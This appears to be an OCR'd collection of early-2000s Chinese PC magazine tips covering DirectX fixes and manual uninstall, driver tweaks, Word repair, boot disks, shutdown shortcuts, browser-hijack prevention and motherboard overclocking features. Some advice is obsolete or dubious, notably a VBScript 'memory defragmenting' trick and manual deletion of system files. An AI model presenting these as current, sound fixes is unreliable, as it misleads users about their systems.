首先要确定你的显卡是否支持Direct3D加速——单击“开始”，然后单击“运行”，在“打开”对话框中键入“dxdiag”,单击“显示”选项卡,见图1。在“DirectX功能”下单击“测试”按钮以获得正确的Direct3D功能，如果屏幕中没有出现一个旋转的立方体,则表明你的显卡不支持3D加速,那么你可单击“禁用”按钮禁用Direct3D，则可解决该问题。

其次，DirectX安装程序可能会错误地检测显卡，并安装不能正常驱动的驱动程序,所以你要确认你所使用的显卡驱动程序是否正确。如果你不知道显卡的名称,请查阅相应文档或与厂商联系。如果既找不到文档,又不知道显卡的厂

还有，你可根据游戏或软件的需求来做出选择。你在安装游戏时该游戏一般会要求,或在说明里要求你安装相应的版本来对该游戏进行支持。当你发现你的游戏安装后不能运行时,你可安装相应的新的DirectX对该游戏进行支持，但是如果你在游戏安装时发现游戏要求安装的版本不如你正在使用的版本稳定,可不安装。只要你安装了同版本靠后编号的DirectX,一般都能对该软件提供良好支持。

此外,如果你发现显卡或声卡或手柄等设备安装不上或安装后使用不正常,不妨先安装新版本的DirectX来试试，问题也许会迎刃而解！

2.DirectX的卸载

如果你安装了某版本DirectX之后发现系统的不稳定性增加,可将其卸载之。有的游戏只能在指定的DirectX版本下使用,那么你要使用该游戏,也需将更新的版本从你的电脑中请出去。而我们该如何卸载DirectX呢？

首先，你可下载专门的DirectX卸载程序“DirectX Uninstaller”来完成DirectX的卸载。安装该软件后打开该软件,用鼠标右键单击DxUnVer13.inf,选择“安装”即可完成对新版本DirectX的卸载,见图2。该软件V1.3版支持从DirectX5到DirectX8的所有版本的卸载。

如果你没有该软件，也可自己手工卸载DirectX。以DirectX8卸载为例，方法是在“开始/运行”中运行“regedit”命令，打开注册表中的“HKEY_LOCAL_MACHINE\Software\Microsoft\”,见图3。删除以下的项目及键值：Direct3D、DirectDraw、DirectInput、DirectMusic、DirectPlay、DirectPlay8、DirectX、DirectX Diagnostic Tool。然后，启动Windows资源管理器或MS-DOS方式,见图4。把C:\Windows\System\目录下的以下文件备份到一个独立的目录之后,再把源文件删除：d3d*.*、ddhelp.exe、ddraw*.*、dinput*.*、DirectX.cpl、dsound*.*、dplay.dll、dplayx.dll、dpmodemx.dll、dpwsockx.dll、dplaysvr.exe、dpwsock.dll、dpserial.dll、joy.cpl、C:\Windows\Vjoyd.vxd。如果你使用的是Win98,那么还要删除C:\Windows\Sysbckup\目录下的以下文件：d3d*.*、ddhelp.exe、ddraw*.*、dinput*.*、dplayx.dll、dpmodemx.dll、dpwsockx.dll、dsound*.*。最后，再删除C:\Program Files\DirectX目录，即可完成对DirectX的卸载。CF




图3



图4

商，请查阅计算机所附带的文档，或与计算机厂商联系。单击“开始”，指向“设置”，单击“控制面板”，然后双击“系统”。在“设备管理器”选项卡上，单击“显示适配器”旁的加号以显示所使用的显卡驱动程序。如果所使用的显卡驱动程序与显卡名称不匹配，请更新相匹配的驱动或与显卡厂商联系，以验证所使用的驱动程序是否与显卡兼容。



图 1

如果硬件加速设置过高也会引起这类故障，这时请单击“开始”，指向“设置”，单击“控制面板”，然后双击“系统”。在“性能”选项卡上，单击“图形”，将“硬件加速”滑块移动到临近“无”的刻度处，单击“确定”，见图 2。然后再次单击“确定”，一般能解决这类问题。



图 2

最后，视频卡在使用新的 DirectX 驱动程序所提供的 3D 图像功能时有问题，你可卸载新的 DirectX 驱动程序，还原原始的视频驱动程序。

问题2：更新DirectX后声卡放音时无声或声音失真，或断断续续，或声音跑调。此外有时出现出错消息：“初始化 Directsound 时出错。”

分析与解决：这类故障可能是声卡驱动程序与DirectX不兼容所致，如果声卡驱动程序与 DirectX 不兼容，声音就可能存在问题。解决的办法是——首先你可更新声卡驱动程序。单击“开始”，指向“设置”，单击“控制面板”，然后双击“系统”，在“设备管理器”选项卡上，单击“声音、视频和游戏控制器”旁的加号，单击声卡，然后单击“属性”。在“驱动程序”选项卡上，单击“升级驱动程序”，然后按屏幕上的提示进行操作。如果“升级设备驱动程序”向导无法更新声卡的驱动程序，请与声卡的生产厂家联系，或者访问生产商的网站，获得更新的驱动程序并进行安装。

问题如果没有得到解决，那么声卡的配置可能存在问题。你可检查声卡的配置——在“设备管理器”选项卡上，单击“声音、视频和游戏控制器”旁的加号以显示声卡的厂商，你可与声卡的厂商联系或者查看声卡的说明书，确认声卡的配置是否正确，尤其是确认是否将声卡配置为使用正确的 DMA 通道。

此外，你可调整首选音频设备设置来解决这类问题。单击“开始”，指向“设置”，单击“控制面板”，然后双击“多媒体”，在“音频”选项卡上，将“回放”框中的“首选设备”更改为“游戏兼容”，并请确认选中“仅使用首选设备”复选框。

对于更新DirectX后声卡放音时无声，你还应确认未静音或音量未调得太小。单击“开始”，指向“程序”，指向“附件”，指向“娱乐”，然后单击“音量控制”，确认已经清除了“全部静音”复选框。

问题3：电脑在使用时收到出错消息：“Ddhelp.exe在模块Wstream.dll中引起页面错误。”或出现出错消息：“所需的 .dll 文件丢失，无法定位ddraw.dll。”

分析与解决：如果使用旧版本的DirectX可能会出现此问题。解决的办法是安装最新或较新版本的DirectX，新版本的DirectX可从一些相关光盘或Microsoft网站下载并安装。

问题4：电脑在使用中出现出错消息：“Msvfw32.dll中的03h意外出错。”

分析与解决：Windows视频文件是否已经毁坏或版本不正确是这类问题的起因，解决的办法是重新安装Windows视频文件。方法是找到C:\Windows\System文件夹中的文件 Msvfw32.dll ，然后单击“重命名”，输入“Msvfw32.xxx”，然后按回车键。同样找到下一文件Msvideo.dll，改名为“msvideo.xxx”。

然后再单击“开始”，指向“程序”，指向“附件”，指向“系统工具”，单击“系统信息”。单击菜单栏中的“工具”，然后选择“系统文件检查器”，单击“从安装盘提取一个文件”，然后在“要提取的文件”框中输入“Msvfw32.dll”。单击“开始”，然后按照屏幕上的提示进行操作，以便从Windows安装盘将文件提取到C:\Windows\System文件夹。重复此步骤，以替换文件Msvideo.dll。

问题 5：安装新操作系统或 DirectX 后出现出错消息：“SetDisplayMode: DDERR_GENERIC。”

分析与解决：如果你已经将调色板设置为使用“增强色（16位）”或“真彩色（24位）”模式，你可先试着将它改为使用“256色”模式试试——单击“开始”，指向“设置”，单击“控制面板”，然后双击“显示”，在“设置”选项卡上的“屏幕区域”，选择“640×480像素”，在“颜色”框中，选择“256色”，单击“确定”，当系统提示时，请重新启动计算机。然后你再逐步调高分辨率和颜色试试，此外你可将“监视器”改为“即插即用监视器”试试。

问题6：安装DirectX后出现出错消息：“无法启动Wsock32.dll文件。”

分析与解决：如果将版本号为04.10.01.27的Wsock32.dll安装到计算机上，则可能会出现“无法加载 Wsock32.dll”的错误。那么你可确定当前计算机上所安装的Wsock32.dll的版本，并更换之。办法是右键单击C:\Windows\System文件夹中的Wsock32.dll，然后单击“属性”，在“版本”选项卡上，查看“文件版本”行中的版本号，见图3。如果版本号为04.10.01.27的文件已经安装在计算机上，请使用“系统文件检查器”（SFC），从Windows安装盘中将一个新的Wsock32.dll文件副本提取到C:\Windows\System文件夹，或从其他相同操作系统的电脑上拷贝一个相同文件过来也可。



图 3

你可重新命名并提取新文件的副本——双击“我的电脑”，单击“查看”，然后单击“文件夹选项”，在“高级设置”窗口的“查看”选项卡上，选中“显示所有文件”选项，在同一窗口中，清除“隐藏已知类型文件扩展名”选项，单击“确定”。再将“Winsock.dll”重命名为“Winsock.lld”，然后按“Enter”键。再单击“开始”，单击“运行”，键入“SFC”，然后单击“确定”，选择“从安装软盘提取一个文件”，在下面出现的空白中，键入“Winsock.dll”，然后单击“开始”。下一步，单击“还原自”空白框旁边的“浏览”按钮，然后选择“Windows Cab文件”所在的地方，通常位于Windows9X安装光盘的Win9X目录中，选中正确的目录后，单击“确定”，记录下“备份文件夹”旁边的“目录路径”，然后单击“确定”，通常该路径为“C:\Windows\HelpDesk\Sfc”。成功提取文件后，单击“确定”，完成后单击“关闭”退出系统文件检查器，然后重新启动计算机即可。CF

□四川　邹子

修改“雷管3”驱动官方版

nVIDIA 官方正式版（v6.40，v12.41）的雷管3驱动性能虽好，也比beta版驱动更稳定，但是它却不带硬件超频功能，即使修改注册表也不行，因为官方版驱动的控制面板里根本就没有加入硬件超频功能，虽然我们也可以通过PowerStrip等第三方的工具来超频，但总感觉没有驱动内建的方便。其实我们也可以自己为官方版的驱动加入这个功能，具体做法很简单，简单说就是先找一款带有硬件超频功能的雷管3驱动，例如Hercules的7.58版、10.80版等，再用其中的控制面板文件nvcpl.dll替换官方版文件即可。

第一步确定nvcpl.dll文件在系统中的位置，在Win9X中它位于Windows目录下的System目录中，例如C:\Windows\System，而在Win2000中，nvcpl.dll则是在System32目录中。第二步把带有硬件超频功能的nvcpl.dll解压到System目录中，在此过程中会提示是否覆盖原nvcpl.dll文件，选择覆盖即可，当然为了保险起见，也可以在之前先备份这个文件。最后大家就可看见官方版的雷管3驱动也拥有硬件超频功能了，而且这样做并不会产生其他的影响。CF

□四川　冷星峰

CFan最新驱动快递

1.创新声卡驱动大升级

创新Ensoniq AudioPCI、Sound Blaster AudioPCI、Sound Blaster 16 PCI声卡、创新Sound Blaster PCI 128、Sound Blaster PCI 64、Sound Blaster Ensoniq Audio声卡最新驱动4.12.01.1186版For Win9x/ME/NT4/2000，适用于使用Sound Blaster PCI 128（CT5880）、Sound Blaster PCI 64（CT1731）、Sound Blaster Ensoniq（CT1373）芯片的声卡，它们经常被各大主板厂商使用在自己的主板上，推荐使用这些芯片的板载声卡用户进行更新，此款驱动只内含了2MB波表文件。

2.磐英EP-8KTA3L主板最新BIOS

解决使用SB Live并安装Live!Ware导致死机、使用TNT2 STR失败、使用A3D声卡死机、WIN2000休眠唤醒后USB设备停滞30秒等问题，加入新选项以检测Athlon MP处理器，更新CPU检测（支持Quantespeed），建议更新。

3.CMOS菜单1.5简体中文版For Win9x/DOS

不进CMOS就可以直接管理CMOS，如备份、恢复CMOS默认值，直接打开、关闭软驱等，建议机房、网吧备有此工具。

另外，创新Audigy声卡最新驱动For WinXP也已经发布！CF

修复受损Word2002文档中的文字

□山东 西贝

在你试图打开一个Word2002文档时，如果系统没有响应，则可能的原因是该文件已经损坏，你可以在任何时候使用"恢复文本转换器"来打开被损坏的文档并恢复文本。成功打开损坏文档后，可将它保存为Word格式或HTML等其他格式，段落、页眉、页脚、脚注、尾注和域中的文字将被恢复为纯文本，不能恢复文档格式、域、图形对象和其他非文本信息。

一、"打开并修复"

1. 单击"文件"菜单中的"打开"命令，在"打开"对话框中选定要恢复的文件。

2. 单击"打开"按钮旁边的箭头，选择"打开并修复"命令（如图1）。




图1

此时，Word将检测文档中的问题，并显示是什么错误及出错的部位。同时，Word会对错误进行修复并提示用户保存修复结果。

二、用"从任意文件中恢复文本"转换器提取文字

1. 单击"工具"菜单中的"选项"命令，单击"常规"选项卡，选中"打开时确认转换"复选框，单击"确定"按钮。

2. 单击常用工具栏中的"打开"按钮，在"文件类型"框中，单击"从任意文件中恢复文本（*.*）"。如果在"文件类型"框中没有看到"从任意文件中恢复文本（*.*）"，则需要安装"恢复文本转换器"。选择要恢复的文件，单击"打开"按钮。

3. 在"文件类型"框中，选择需要的文件类型，比如单击"纯文本"（如图2），然后单击"确定"按钮。



图2

安装"恢复文本转换器"的方法：运行Microsoft Office安装程序；在安装程序的"要安装的功能"窗口中，单击"Office共享功能"旁边的展开指示器"+"；单击"转换器和过滤器"旁边的展开指示器"+"，然后单击"文本转换器"旁边的展开指示器"+"；单击选项旁边的箭头，然后单击"从本机运行"命令（如图3）；单击"更新"按钮，即开始安装"恢复文本转换器"。



图3

万一你的Word文档受损而无法打开时，这个修复文档的功能说不定能够帮你挽回不少损失呢！CF

制作Windows2000启动盘"迷你版"

□江苏 阿健

当Windows2000系统出现问题时，为了能及时修复系统错误，通常需要用含有各种诊断程序的启动盘来启动系统，所以制作一张Windows2000系统启动盘是一项不可忽略的工作。不过，在制作Windows2000启动盘时一次就要制作4张，有些夸张。其实，我们完全可以制作出一张可以启动系统的Windows2000启动盘Mini版。

1. 把Windows2000的光盘插入驱动器中，并将BootDisk文件夹拷贝到Windows2000的安装文件夹下，以后要制作Windows2000启动软盘，只要进入该文件夹，并运行其中的MAKEBT32程序（中文提示信息）或MAKEBOOT（英文提示信息）后开始制作，当制作完第一张启动盘后不理会警告信息，直接关闭DOS窗口；

2. 在资源管理器中将制作好的软盘中的所有内容全部删除掉；

3. 从Windows2000启动分区的根目录中将NTDETECT.COM、BOOT.INI和BOOTSECT.DOS拷贝到软盘中；

4. 从Windows2000启动分区的根目录中将NTLDR文件拷贝到软盘中，并将其重新命名为SETUPLDR.BIN；

5. 将Windows2000启动分区的根目录中的NTBOOTDD.SYS复制到软盘中，这个文件是用于控制SCSI卡驱动器的，如果您没有此设备也可以不拷贝，但是拷贝过来可以防止SCSI BIOS发生错误时造成无法启动。

这样，一张Windows2000的启动盘就制作完成了。以后遇到无法启动Windows2000时，只要进入CMOS，将启动顺序设置成先从A盘启动，再插入这张启动软盘就可以引导系统了。当然，你也可以将这张软盘制作到可引导光盘上去。CF

加速你的Photoshop

□北京 郑涛

Photoshop 是很耗费内存资源的，所以机器配置不高就会时常出现机器运行速度很慢的情况。利用下面的这个小程序，就可以简单、有效地整理内存碎片，加速Photoshop。这个方法可以在Windows9X以及Windows2000中使用。其实就是两个VBScript语句，新建一个文本文件，然后在里面键入：

Mystring=Space(16000000) 或

Mystring=Space(80000000)

前面一行适合于内存小于128MB但大于32MB的电脑；后面一行适合内存等于或大于128MB的电脑，你可以根据自己的情况选择，然后将其保存为memory.vbs。建议你将它放置在桌面，这样在任何时候都可以双击它来整理内存碎片了。

网上非法修改的防范措施

□浙江 张京京

一些网站为了达到宣传自己网站的目的，利用IE的漏洞来修改访问者的注册表信息，擅自修改IE的启动首页、标题栏、右键菜单等内容，有些甚至为了防止访问者修改注册表内相关的信息而将注册表的访问权限都进行了修改。当然你可以通过修改注册表将这些被改动的内容改回去，但何不采用相应的防范措施，一劳永逸呢？！

1.因为修改注册表设置一般用的是JavaScript脚本语言，所以只需禁用它即可。如果完全禁止的话，有些正常页面的显示效果可能会受到影响，所以建议大家可以将相应的选项设置为"提示"。

具体操作：在IE主菜单"工具/Internet选项/安全"中选择"自定义级别"，将脚本中的各项设置为"提示"。

2.建议除了IE外，大家可以试试那些单窗口多页面的浏览器，如NetCaptor、MyIE等，因为它们往往能更方便地切换脚本设置，像很多人比较喜欢的NetCaptor，用工具栏中的"安全"按钮能很方便地设置脚本、ActiveX和Cookie的启用情况。

3.升级IE版本或者下载IE的补丁包，因为这些修改都是针对IE的漏洞的，升级版本或者相应补丁包在一定程度上能减少这些非法修改情况的发生。

4.对于使用Win2000的朋友，可以在"控制面板/管理工具/服务"中禁用Remote Registry Service服务。

5.使用一些带Web过滤功能的软件，如常见的Norton AntiVirus 2002、PC-cillin 2000以及一些防火墙，这些软件能对一些非法代码给予拦截。

用好邮件监控

□北京 周宏

想起以前到邮局寄信的岁月，我会情不自禁感叹Email的便捷；可是，"欢乐时光"、"CAM先生"等横行于网络间的电子邮件病毒，却无情地侵害着我们，我们为何不使用邮件监控呢？！

金山毒霸2001的邮件监控中使用了iSMCP（Smart Mail Client Proxy，i表示Internet战略）智能邮件防杀技术，实时拦截电子邮件及附件中所含带的病毒，彻底切断互联网时代病毒传播的主要通道。这一技术针对邮件接收协议POP3来进行全面邮件保护，因此可以对Outlook Express、Foxmail、iWPS、Netscape Mail等多种邮件客户端软件进行实时监控。

使用之前一般还需要进行一下设置：点击托盘处的"金山毒霸邮件监控"图标，出现"邮件监控设置"窗口，选中你想监控的邮件账号，按"确定"按钮；因为默认监控的邮件账号有可能不是你经常使用的那个。

以后用Foxmail收取邮件时，收取邮件窗口的右上角会出现pop3.Kingsoft.AntiVirus字样，虽然收信的速度会稍微慢一些，但相对增加了安全感，这又算得了什么呢！


妙用ACDSee剪裁图形

□江苏 阿健

ACDSee几乎是装机必备的看图软件，不过，很多人在平时使用时却没有注意到它的小技巧。如笔者经常要从一张图片中截取一部分，一般情况下，大家都是通过画图甚至PhotoShop来进行剪裁，这样做不仅麻烦，而且会出现一些不尽人意的效果，如长宽比失调等。其实，利用ACDSee完全可以胜任这个工作。

1.用ACDSee打开图片，在窗口中右击鼠标，并在弹出的菜单选择"Zoom Best Fit"命令，此时，ACDSee会根据图片的大小自动地计算出适合屏幕显示的图案。

2.使用鼠标选择欲剪裁的区域，确认选中后，右击鼠标，在弹出的窗口中选择"Save Crop as..."命令（如图），在随后的"另存为"对话框中输入文件名并确定后，刚才选中的区域就被剪裁至这个文件中了。



□江苏 引火虫

同步计算机的时间

Windows XP可以让你的计算机与Internet时间服务器保持同步,但这只有当连接到Internet时才会执行该操作。时间同步只会花费很少的时间,不会干扰用户的正常工作。如果关闭了时间同步,你仍然可以通过双击任务栏上的时钟手动更新时间。

如图所示,在"日期和时间属性"窗口中可以找到"Internet时间"选项卡,只要你的计算机已经与Internet保持连接,那么可以单击右边的'立即更新"来执行时间同步。但如果你的计算机属于某个域,则该选项卡不可用。CF



恢复默认CMOS设置 排除"疑难杂症"

□北京 SY

平时,如果计算机出现了一些奇怪的错误,我们除了使用杀毒软件杀毒外,还可以试着把CMOS恢复到初始值(如果有的硬件需要其他的特殊值,请在恢复初始值之前把它记录下来,以便故障排除后改回去),往往能够排除一些"疑难杂症"。

笔者的一机器在DOS下就是打印不出来内容,而打印机在另一台机器上打印却是好的,同样换了另一台打印机也能够打印,不过按下"PrintScreen"键,打印机是能够打印的,真是奇怪!起初以为CMOS中把LPT1口关闭的缘故,不过进入CMOS一看,没有错误!后又想起是不是病毒作怪,拿出正版KV3000,杀了三遍,无果……


按下"PrintScreen"键,打印机能够打印,说明计算机和打印机都应该没有问题,但是进入Foxpro编制的程序打印就是提示打印机I/O错误,后来在CMOS中看到LOAD SETUP DEFAULTS和LOAD CMOS DEFAULTS两项,不管三七二十一,回车,并回答Yes,重新启动系统,进入Foxpro编制的程序选择打印,问题解决!CF

智能五笔的难字输入技巧

□江苏 王志军

无论你是谁,总会有一些字你记不住它的编码,如五笔字型中,许多人总是记不住"凹、凸、舞"等汉字的编码,这些汉字可采用智能五笔的难字输入功能进行输入。

右击输入法窗口中任一处,从右键菜单中选择"辅助功能/定义字词符号/疑难字表"命令,在如图所示的"疑难字表编辑管理"对话框中,通过键盘对你想添加的疑难字进行输入及编辑。以后,如果你想输入这些疑难字时,只要直接键入"ZZZZ"即可,此时输入法窗口中会自动显示疑难字表中的所有字符,你只要用翻页键选取就可以了。CF



关机选项DIY

□江苏 刺猬

一般来说,我们关机时都是从"开始/关闭计算机"下进行选择,无形之中多费了一番手脚,有没有什么办法直接完成呢?

在Windows 9x/Me下,我们可以通过"RunDll32.exe user.exe, ExitWindows"和"RunDLL32.exe user.exe, ExitWindowsExec"在桌面上建立快捷方式的办法实现快速关机和重新启动,但在基于NT内核的Windows NT/2000下却无法实现,这主要是因基于NT内核的操作系统要在用户认证之后才能关机,此时就只能调用Windows下System中的Shell32.dll来实现,例如:%Windir%\RunDLL32.exe %Windir%\System\Shell32.dll,SHExitWindowsEx 8,这行语句的意思就是"关机并关闭电源",如果将这里的"8"更换成"1、2、4"则分别可以实现注销、重新启动、强制关闭电源等功能。

到了Windows XP,我们则可以通过Windows\System下的Shutdown.exe来实现,它的用法较RunDLL32.EXE和Shell32.dll更为简单,它的语法如下:

Shutdown.exe -r -t XX

"XX"代表时间,单位为秒,执行时会出现一个倒计时的对话框,时间一到立即关机并重新启动。

Shutdown.exe -s 表示立即关闭计算机

执行这个命令时可以在"开始/附件/命令提示符"下手工运行,或者在桌面上建一个快捷方式,以后点击即可。CF

玩就玩出新花样——主板BIOS刷新类特色功能

□四川 蒋远红


1.微星“Live BIOS”

这是针对传统BIOS刷新的弊端而全新研发的工具，它能够实现在线实时侦测与自动升级主板BIOS。用户只需在支持该功能的微星主板上安装该工具，即可由Internet自动升级该主板的最新BIOS，以最大限度地减小刷新失败的风险。Live BIOS可使用在Windows 9X/2000/NT 4.0等平台上，其出发点是将刷新过程移到Windows下进行，使普通用户绕开专业性的技术问题，只需接触简单友善的Windows风格界面就能完成BIOS刷新，以最大限度地减小刷新失败的风险。该技术现在可说是一种普及技术，因为在微星推出Live BIOS后，华硕、技嘉等大主板厂商也纷纷推出了自己的Internet刷新主板BIOS功能，只是名称上有所区别罢了！

微星主板驱动光盘中Utility项目下的“Live BIOS”子项有两个安装项，一是WinFlash，二是在线自动侦测组件，两项都装好了之后，开始菜单和桌面上就会多出一个程序项。想刷新BIOS时，在上网时运行它即可。“Live BIOS”程序运行时会自动打开IE游览器，由于页面程序要访问本地的文件系统，所以IE可能会弹出确认对话框，这里要选择“是”，之后程序将自动通过与微星网站的沟通检测软硬件配置，如:浏览器、主板、BIOS类型等。如果您的BIOS不支持“Live BIOS”在线更新或者已经更新到了最高版本的话，程序会给出信息并终止运行。假如您的BIOS有更新的可能，那么程序也会告知您这一点，并询问您是否更新。想要刷新BIOS的话就选“是”，程序会自动把最新版本的相应BIOS文件下载到本地并刷写，经过“漫长”的十来秒钟，完成后自动重启，你就可以在屏幕亮起来时看到新的BIOS版本号。

2.技嘉@BIOS

技嘉@BIOS是一个智能化的在线更新BIOS工具。如果简单地解释@BIOS，那就是Live BIOS的技嘉版。不过技嘉的@BIOS除了支持在线下载和升级主板BIOS外，还支持从本地（从硬盘或软盘上）读取BIOS映像文件来升级你的主板BIOS。而且令人“意外”的是，@BIOS还能用于非技嘉的主板上，只要是@BIOS能识别的BIOS芯片类型，它均能正常地刷新。具体可以参考《电脑爱好者》第7期上的《打破传统——在Windows下刷BIOS》一文。



有些主板也可用WinFlash软件在Windows操作系统下直接来刷新BIOS程序，具体可以参考13期《让我也在Windows下刷新BIOS》一文。CF



玩就玩出新花样——主板硬件监控类特色功能

□四川 蒋远红

1 梅捷FOC（Fan Off Control）技术

CPU风扇智能控制技术，在开机时能检测CPU风扇是否正常工作，以确保CPU不会因过热而烧毁。通过板载的风扇信号同步发生器开关和自动掉电系统，可以避免由于CPU的风扇故障所带来的损害。在进入操作系统以前，风扇信号同步发生器会检测CPU风扇发出的信号，并将风扇旋转的信息发送到BIOS中。如果BIOS得到CPU风扇工作正常的信息，就继续工作；否则它将通知系统立即切断电源。

2.硕泰克智能防护盾技术


可以全面监控和保护CPU。在使用过程中，Smart DOC会即时监控CPU，一旦出现异常，主板就会自动发出警报。在紧急情况下（如CPU温度过高或CPU风扇停止转动等），Smart DOC会在3秒钟内自动关机，避免CPU被烧毁。

3.微星TOP TECH III

TOP TECH III是微星独家研发的第三代温度侦测技术，其中一个温度探头用来侦测CPU温度，另一个活动探头可侦测其他易发热部件的温度，准确度可达95%以上。

4.技嘉Utility Manager

安装后在Windows工具栏会出现一个闪着双眼的小图标，通过这个监控程序你就可以查看系统硬件信息，并不时地观察目前Windows系统运行的状态(如图)。CF



玩就玩出新花样——主板超频类特色功能

□四川 蒋远红

1.硕泰克LFM（Linear Frequency Modulation）技术

它允许用户在BIOS中对CPU外频进行设定，在主板允许范围之间以1MHz为单位进行线性微调，由此设定最佳的工作外频，充分发挥CPU潜能，大大增加超频成功率。为保证超频成功，它还有多种电压调节功能。


2.升技SoftMenu III技术

升技专利的SoftMenu免跳线技术目前已发展到第三代。它运用软开关原理，允许用户直接在BIOS中设定

CPU 参数。使用 SoftMenu Ⅲ对 CPU 进行外频设定时，可以在 100MHz～183MHz 之间以 1MHz 为单位进行微调，而倍频则有 2.0～8.0 或更高等选择。

3.联想 StepEasy

通过软硬件结合的方法将 PC 性能发挥得淋漓尽致，每次以最小 1MHz 的速度调节，将 CPU 工作频率精确地递增（或递减）。运行 StepEasy 后，会出现如图所示界面。您可以通过 4 个按钮，实现频率增加或减少 1MHz 或者 10MHz，然后按“GO”按钮，使 CPU 运行在所选择的频率下，还可以通过拖动滑块选择频率。选择的 CPU 工作频率值会在 LED 窗口中通过三种颜色进行显示：绿色代表所显示的频率对于系统是安全的，可以采用；黄色代表所显示的频率具有一定的危险性，可能会引起不良的后果，谨慎采用；红色并闪烁代表所显示的频率不宜采用，建议不要采用此频率。



当你挑战超频极限，系统承受不了出现死机时，系统会自动调回 CMOS 存储的 CPU 工作频率，重新恢复开机，让系统安全运行。QDI StepEasy 只适用于安装有支持此功能的时钟芯片的主板。

4.硕泰克“红色超频”

开机以后，原本是能源之星图标的位置，换上了硕泰克自己的标志和“红色超频”标志。

“红色超频”就是在主板的 BIOS 中加入了自动超频选项，这样，用户无需再不断地开机、关机来寻找最佳的超频频率，这个工作可以由主板 BIOS 中内建的软件来完成，用户只需按下“ENTER”就可以了，系统自动搜寻合适的外频。当然，它也会出现超频后点不亮的情况，但比我们自己做要安全得多了，它有自己的保护机制。同时，在手动超频方面，它提供了高达 250MHz 的外频（有些疯狂）。在电压方面，也提供了非常多的可选电压。

5.微星 MSI 的 Fuzzy Logic Ⅲ超频工具

这个工具非常有用。首先，Fuzzy Logic 将逐步地提高外频，每次都用一个小 3D 应用程序来测试更改后设置的稳定性。一旦 CPU 达到了极限，系统死锁的话，一个简单的 Reset 复位就可以重新启动到新速度的 Windows。简单地点击一下 Turbo 按钮，我们就能把 Athlon 1GHz 毫无困难地超到 1.11GHz。当超频设置做好之后，Fuzzy Logic Ⅲ也可以监测 I/O 电压、CPU 温度、CPU 电压和 CPU 风扇转速。

类似的超频功能还有技嘉的 Easytune、梅捷的 SoftTset、华硕的 SFS 等。

玩就玩出新花样——主板系统保护恢复类特色功能

□四川　蒋远红

1.联想独创的宙斯盾（RecoveryEasy）

可以为用户提供硬盘数据备份与恢复、CMOS 设置备份与恢复以及多重引导等功能，整个程序内置于 BIOS 中。宙斯盾会在硬盘中选择一个区域存放备份的资料，从此这块区域就再也不可以进入，甚至包括病毒。再加上联想的无敌锁功能，宙斯盾完全可以防止病毒袭击。

进入 RecoveryEasy 的方法比较特殊，不同于我们平常进入 BIOS 选项的方法，它需要在启动过程中使用 Ctrl、Tab 以及 Home 三个按键进入。按 Ctrl + BackSpace 键和 F12 键分别进入分区界面和恢复界面，如果不止一个硬盘，用 F5 键来切换，你可以在分区界面创建和删除分区、创建和删除镜像分区、激活分区、反安装 RecoveryEasy。在恢复界面，可以备份分区到镜像、从镜像恢复分区、备份和恢复 CMOS 设置，还可以修改密码。要注意的是，缺省的密码是“QDiQDI”，如果修改后的密码遗忘了，清 CMOS 是没有用的，最好记在另一安全之处。

2.捷波“恢复精灵”

它也是在硬盘中划分一个很小的保护区来备份数据，可以将误删除的数据及格式化的数据进行还原，甚至可以恢复进行过 FDISK 的数据；在系统崩溃、误操作、意外掉电后迅速恢复到备份之前的状态，而且是在进操作系统之前，不必担心系统受到破坏而无法恢复。具体可以参考 10 期的《“恢复精灵”助你数据恢复》一文。

另外，承启主板的硬盘实时复原技术也属于此类。

玩就玩出新花样——主板其他精彩特色功能

□四川　蒋远红

一、联想主板的 Easy 系列技术

除了上面讲到过的 BIOS-ProtectEasy、StepEasy 和 RecoveryEasy 外，联想主板还有更多的 Easy 技术。

1.BootEasy 技术

